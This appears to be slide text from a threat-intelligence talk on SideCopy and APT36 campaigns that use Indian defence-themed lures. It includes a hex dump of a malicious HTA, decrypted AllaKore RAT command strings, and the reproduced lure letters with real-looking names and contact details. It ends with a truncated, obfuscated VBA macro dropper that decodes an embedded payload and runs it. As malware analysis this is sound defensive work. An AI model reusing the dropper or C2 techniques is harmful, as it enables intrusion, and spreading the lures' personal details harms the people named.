

```
> [214 Reassembled TCP Segments (310153 bytes): #42434(88), #42435(1460), #42436(1460)]
> Hypertext Transfer Protocol
> Line-based text data: text/plain (318 lines)
<
00000050  6c 61 69 6e 0d 0a 0d 0a  41 75 74 6f 5f 74 63 70  lain....Auto_tcp
00000060  2e 68 74 61 7c 56 61 72  20 66 61 56 69 20 3d 20  .hta|Var faVi =
00000070  22 57 69 6e 64 6f 77 73  5f 31 30 20 45 72 72 6f  "Windows 10 Errro
00000080  72 22 3b 0d 0a 3c 73 63  72 69 70 74 20 6c 61 6e  r";..<sc ript lan
00000090  67 75 61 67 65 3d 22 6a  61 76 61 73 63 72 69 70  guage="j avascrip
000000a0  74 22 3e 0d 0a 77 69 6e  64 6f 77 2e 72 65 73 69  t">..win dow.resi
000000b0  7a 65 54 6f 28 30 2c 30  29 3b 0d 0a 66 75 6e 63  zeTo(0,0 );..func
000000c0  74 69 6f 6e 20 56 42 59  54 4c 48 4c 53 4f 54 28  tion VBY TLHSOT(
000000d0  65 29 7b 76 61 72 20 72  2c 74 3d 7b 7d 2c 6e 3d  e){var r ,t={},n=
```

- **Double Action RAT**
 1. Downloaded via PowerShell
 2. Filetype Enumeration

Name	Size
cridviz.exe	29 KB
DUser.dll	437 KB



Cluster-3





Ares RAT lures in 2024

File No 43645/Saudi Arabia/DGAFMS/DG-1C/5(03)/2023 / D(Med)
 Government of India, Ministry of Defence
 New Delhi-110011
 Dated 17th March, 2023

To
 The Director General
 Armed Forces Medical Services
 Ministry of Defence, New Delhi.

Subject : **VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS**

Sir,

I undersigned is directed to convey sanction of the Competent Authority for incurring expenditure of an amount not exceeding **Rs. 1,87,800/- (Rupees one lakh eighty seven thousand eighty hundred only)** to be incurred in connection with the following nine (09) members medical delegation from Saudi Arabia who will be visiting the fwg places from 19 Mar 2023 to 25 Mar 2023 (including journey period):-

S No	Details of Delegation	Details of Places for visit
(a)	Maj Gen (Dr) Yasser Hussain Mandourah (Head of Delegation)	(a) Institute of Naval Medicine/ School of Naval Medicine at INHS Asvini, Mumbai
(b)	Brigadier General Saleh Mohammed Alzahrani	(b) Institute of Aerospace Medicine (IAM), Bengaluru
(c)	Colonel Nawaf Lafi Alenazi	(c) 60 Para Fd Hosp, Agra
(d)	Consultant (Dr) Sultan Eidah Alzaaidi	(d) O/o DGAFMS, New Delhi
(e)	Major Rami Abdulaziz Alsudais	(e) HQ DCIDS (Med), New Delhi
(f)	Captain (Dr) Mesfer Faraj Alwasri	
(g)	Captain Fadi Mohammed Albahkali	
(h)	Captain Saleh Mohammed Alzahrani	
(i)	Captain Omer Nasser Albaoud	

2. The amount will cover the expenditure on messing, entertainment, hired transport and presents in India for the delegation as per details given below and will be subject to the limits prescribed by Ministry of Finance:-

S No	Description	Amount
(a)	Local Transport only for LO & Coordinating offrs	63,700.00
(b)	Entertainment & Messing	1,16,000.00
(c)	Gifts/ Mementos	8,100.00
	Total	1,87,800.00

Dani
17-3-23

Contd... 2/-

NO HARD COPY IS SENT ASIGMA DT NOV 23	REMINDER NO - 1
Tele Mill : 6431 Civil/Fax No : 0761-2928639 E mail : Zorawar.hunza@nic.in	Records JAK RIF PIN - 908774 c/o 56 APO
1941/S/R&D	OF Nov 23
(Units/Est Concerned)	
SUBMISSION OF PENSION DOCU: 31 JUL 24 (AN)	
<p>1. PI refer to the fwg :-</p> <p>(a) This office Disch Order No 1427/F-10/RA-2/2023 dt 11 May 23.</p> <p>(b) This office Disch Order No 1428/F-24/RA-2/2023 dt 11 May 23.</p> <p>2. Pension docu in r/o pers of your unit/Est are proceeding on pension wef 30 Jun 24 have not yet been recd. You are requested to fwd the outstanding pension docu in r/o your unit as mentioned at Appx att to this letter at the earliest.</p> <p>3. You are also requested to intimate promotion/extn of service in r/o indls to avoid further corres on the subject.</p> <p>4. Treat MATTER URGENT</p>	
 (Samay Singh) Maj OIC NE & Pen Gp for OIC Records	
Encl :- As above.	
Typed by : Nk Cik S Dattaray Checked by : Sub Cik P K Tariq <small>5/14</small>	

Tele : 33820

C/40526/JC-174/ Inf-4

Dir Gen of Inf/ Inf-4
 GS Branch
 IHQ of MoD (Army)
 New Delhi-110105

12 Jun 2024

(_____
 Unit Concerned

DETALIMENT OF INFANTRY OFFRS ON JUNIOR COMMAND COURSE SER NO 174 COMMENCING FROM 09 SEP 2024 TO 30 NOV 2024 AT THE ARMY WAR COLLEGE, MHOW (MP)

1. PI ref SAO 8/S/77 and AHQ letter No A/28036/GS/ MT-4 dt 27 Apr 98, No A/25095/ Dist Edn/ GS/ MT-4 dt 04 Aug 06, No A/25037/ JC/ Policy/ GS/ MT-4 dt 09 Jan 12, A/25037/ JC/ Policy/ GS/ MT-4 dt 17 Nov 13 & dt 31 Aug 17 and A/ 25037/ JC/ GS/ MT-4/ 2017 dt 04 Dec 17.
2. JC-174 Course will be conducted at The Army War College, Mhow from 09 Sep 24 to 30 Nov 2024. List of Offrs as per Appx 'A' to this letter are detailed to attend JC-174 Course and Appx 'B' contains list of offrs nominated as res. In case an offr has been posted out, the detailment letter will be fwd to the next unit. Course detailment will also be hosted on the Inf Dte Website of Army Intranet.
3. All offrs incl res will be expeditiously intimated at their current address, by units within ten days of issue of this letter. A copy of the intimation will also be endorsed to this Dte. All concerned will ensure that the offrs detailed on the course report to the Army War College, Mhow two days prior to the commencement of the course. Offrs will be in possession of binoculars and compass. PC and Laptops are not permitted on the course due to security reasons. Offrs detailed and those earmarked as res on this course will not be sent on Ivc or detailed on any other course which may interfere with their detailment on mandatory course. Inf Offrs on posting to ERE (RR/AR/NSG/RCS) and staff will carry fwd their course detailment and attend the course. Offrs who have crossed nine yrs of service (i.e. physical service) on the day of commencement of course need to apply for service waiver as per DGMT/ MT-4 letter No A/25037/JC/Waiver Pol/GS/Mt-4 dt 18 Nov 2013.
4. **Cancellation.** Cancellation of JC Course detailment will be done only on the recommendations of the respective Comd HQ. Units will ensure that only inescapable or genuine cases are recommended to the fmn HQ. Fmn HQs should check earlier detailments, reasons for cancellations and the service bracket of offr before processing cases for cancellation. The case for cancellation duly recommended by COS Comd HQ should reach Inf Dte/ Inf-4 by 09 Aug 24 failing which offr will not be taken off from course. Format att with S of C for cancellation is att Appx 'C'. Cases recd without format incl unwillingness of offr and incorrect/ inadequate details will not be processed. An offr will be nominated a max of three times within the period allotted to this batch/group and thereafter he will be deemed to have not qualified on the course and will not be nominated for the course. There will be no relaxation to this rule, therefore, it is the resp of the Fmn/ Unit and offr affected to ensure that he avails the earliest opportunity to qualify on the course within the stipulated age/ service bracket.
5. **Detailment.** Course detailment is purely being carried out keeping the seniority, date of birth, date & type of commission, med cat. Units/ Offrs desirous of pre-ponement of course detailment on Op reqmt/ genuine reasons may process their case through fmn HQ well in time. Units will not directly apch this dte for the same and will ensure that offrs on res







Cluster-4 : Three Campaigns in Q1 2024

SocketMain	PING
Info	PONG
OK	Folder
DownloadFile	Files
UploadFile	Close

Decrypted AllaKore Commands





Dual AllaKore RAT

- Open-Source Remote Agent
 - Additional File Operations

```
String  
<|STOPACCESS|>  
<|PONG|>  
<|IMAGE|>  
<|END|>  
<|REDIRECT|><|DELETEDSELECTED|>  
<|REDIRECT|><|RUNNINGFILE|>  
<|REDIRECT|><|CREATEDFOLDER|>  
<|REDIRECT|><|FILEMOVE|>  
<|REDIRECT|><|FILECOPIED|>  
<|REDIRECT|><|RENAMEDE|>  
<|REDIRECT|><|ZIPDONE|>  
<|REDIRECT|><|UPLOADCOMPLETE|>
```

```
<|PRINCIPAL|><|OK|><|Info|>ABCD<|>Test( [REDACTED] )<|>Windows 10<|>
<<|><|SocketMain|>4457294<<|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|>
<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|>
<|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|>
<|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|><|PONG|><|PING|>
<|PONG|>
```

Cluster-4 : Grant of Allowances

Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

- Further to this Dte letter even No dt 09 Nov 22.
- It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/C/I/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Patch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-
 - Install Patch 12.1 in HRMS Server forthwith.
 - Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.
 - Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.
- A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.


Tele No : 23011892/ 33934
88896/MH 101/GS/FP-2

19 Jan 2023

INTEGRATED HQ OF MoD (ARMY) / GENERAL STAFF BRANCH DTE GEN OF FIN PLG / FP -2

PAYMENTS OF ARREARS OF RISK & HARDSHIP ALLCE

- Ref ADG PS/ PS-3 letter No B/ 37269/FSC/R&H/AG/PS-3(P) dt 28 Oct 2022.
- The SOP on documentation procedures to be followed for publication of relevant Part II orders for revised Risk & Hardship Allce to all rks was promulgated by ADG PS/ PS-3 vide letter at Para 1 ibid. Accordingly, based on the estimates, adequate funds under the Salary Head of the IA's budget for the FY 2022-23 have been catered for by this Dte, for payment of the arrears in r/o Risk & Hardship Allce. However, inspite of explicit instrs on the sub, payment of arrears of Risk & Hardship Allce have not been booked against the Salary Head of Army Budget till dt. Under booking of funds under the Salary Head is a maj audit objection and is likely to be raised in case of any lapse/ surrender of funds under the Salary Head (MH 101).
- The efforts being made by MP & PS Dte and Comds is ack. This joint effort needs to continue to achieve our tgts of booking the same. It is therefore, imperative that the Fmns and RCs pay full attn towards publication of the Part II Orders. The FP Dte is taking all measures to liaise with MoD (Fin) and CGDA to book the funds in earnest as the Part II Orders prog. It is therefore, requested that quantifiable figures be furnished by the Comds and RCs on the publication to push the same at CGDA.
- This letter may pl be put up to the COS of Comds HQs and Heads of Branches/ Dtes at IHQ of MoD (Army).
- For your info and urgent action pl.


(Saubhab Sharma)
 Brig
 Brig FP (A)

DG Inf/ Inf-1	DG Armd Corps /AC-5	DG Armd Corps /AC-6
DG Arty/ Arty-1	Sigs-2 (b)	Army AD (Coord)
AA-1 (Coord)	ADG Mech Inf Cell/ Mech-5	EME Fin
ADG Mech Inf / Mech-2	CE-1 & Coord	DG ST/ ST-17(B)
DGAFMS / DG-2C	DGMS (Army)/ DG-2E	CN&A Coord
HQ Southern Comd (GS/FP)	HQ Central Comd (GS/FP)	
HQ Western Comd (GS/FP)	HQ Northern Comd (GS/FP)	
HQ Eastern Comd (GS/FP)	HQ South Western Comd (GS/FP)	
HQ ARTRAC (GS/FP)		

Copy to:-

AG Budget
DG TA/TA-3
DGRR (FP/ Adm)

24
Tele : 23011891
35276

No. 12630/Tpt A/Mov C


HQ Northern Comd (Q)	HQ Southern Comd (Q)
HQ Western Comd (Q)	HQ South-Western Comd
HQ Central Comd (Q)	HQ A&N Comd (Q)
HQ Eastern Comd (Q)	HQ ARTRAC

Dte Gen of Op Logistics & SM
ADG Strat Mov / Mov C&D
IHQ of MoD(Army) / GS Branch
Room No. 212 B, D-1 Wing
Sena Bhawan, New Delhi - 110011

GRANT OF TRANSPORT ALLOWANCE TO SERVICE PERSONNEL

1. Reference Ministry of Defence letter No. 12630/Tpt A/Mov C/246/D(Mov)/2017 dated 15 September 2017 implementing the revised rate of Transport Allowance allowed vide Ministry of Finance OM No. 21/5/2017-E II(B) dated 07 July 2017 and 02 Aug 2017

2. A disparity in the rates of Transport Allowance in respect of personnel in Pay Level 1 & 2, drawing pay less than Rs.24,000/- vis-a-vis the Ministry of Finance OM ibid was noticed. The same has now been rectified vide Ministry of Defence GSL No. 12630/Tpt A/Mov C/153/D(Mov)/2023 dated 17 Aug 2023. A copy of the same is enclosed for further dissemination to all formations / units under your command.


 (Abhishek Srivastava)
 Dy Director / Mov C&D
 For ADG Strat Mov

Copy to :-

COAS Sectt	QMG Branch / Q-1E	CGDA
VCOAS Sectt	MS Branch / MS Coord	PCDA(AF)
CISG Sectt	E-in-C Branch / E Coord	PCDA(N)
DCOAS (Strat) Sectt	MGS Branch / S&C	PCDA(O), Pune
DCOAS (IS&T) Sectt	GS Branch / SD-1	SAPCS
DCOAS (P&S) Sectt	NHQ / DPA	MP- 8 (I of R)
AG Branch / AG Coord	Air HQ / Dte of Accts (PA&R)	


Internal:

DG OL&SM Sectt
ADG Sectt
SM-1
SM-2
SM-3
SM Coord
OL-1



Enter APT36

- Transparent Tribe
 - Parent of SideCopy
- Target: Linux and Windows
- Low VT detection rate
- Packers
 - .NET Reactor
 - ConfuserEx
 - Crypto Obfuscator
 - Eazfuscator





VBA Macro

```
If Dir(folder_aduri_finalfile, vbDirectory) = "" Then  
  
    If InStr(Application.OperatingSystem, ".01") Then  
        stombidInput = readbnfile(folder_mustmulti_name & Replace("x_1\embe_ddi_ngs\ole_Ob_ject1.bi_n",  
    Else  
        stombidInput = readbnfile(folder_mustmulti_name & Replace("x_1\embe_ddi_ngs\ole_Ob_ject2.bi_n",  
    End If  
  
arrOuswput = DecoBae6f(stombidInput)  
  
Set objwaqshtieFSOFile = objwaqshtieFSO.CreateTextFile(folder_mustmulti_tair_zip & file_mustmulti_ta  
objwaqshtieFSOFile.Write BiryToring(arrOuswput)  
objwaqshtieFSOFile.Close  
Set objwaqshtieFSOFile = Nothing  
Set objwaqshtieFSO = Nothing  
  
oAmustmultipdsp.Namespace(folder_mustmulti_tair_final).CopyHere oAmustmultipdsp.Namespace(folder_mu  
  
Name folder_mustmulti_tair_final & file_mustmulti_tair_png As folder_aduri_finalfile  
  
End If  
  
Call Shell("""" & folder_aduri_finalfile & """ """, vbMaximizedFocus)  
  
Dim docvvsath As String  
  
docvvsath = VBA.Environ$("USERPROFILE") & "\Downloads\" & sAdsdmustmultiieName & ".xl" & Replace("sx_ps'
```

```
Function readbnfile(ByVal strFile)  
    Dim iTxtFile As Integer  
    Dim strFileText As String  
    iTxtFile = FreeFile  
    Open strFile For Input As FreeFile  
    strFileText = VBA.Input(LOF(iTxtFile), iTxtFile)  
    Close iTxtFile  
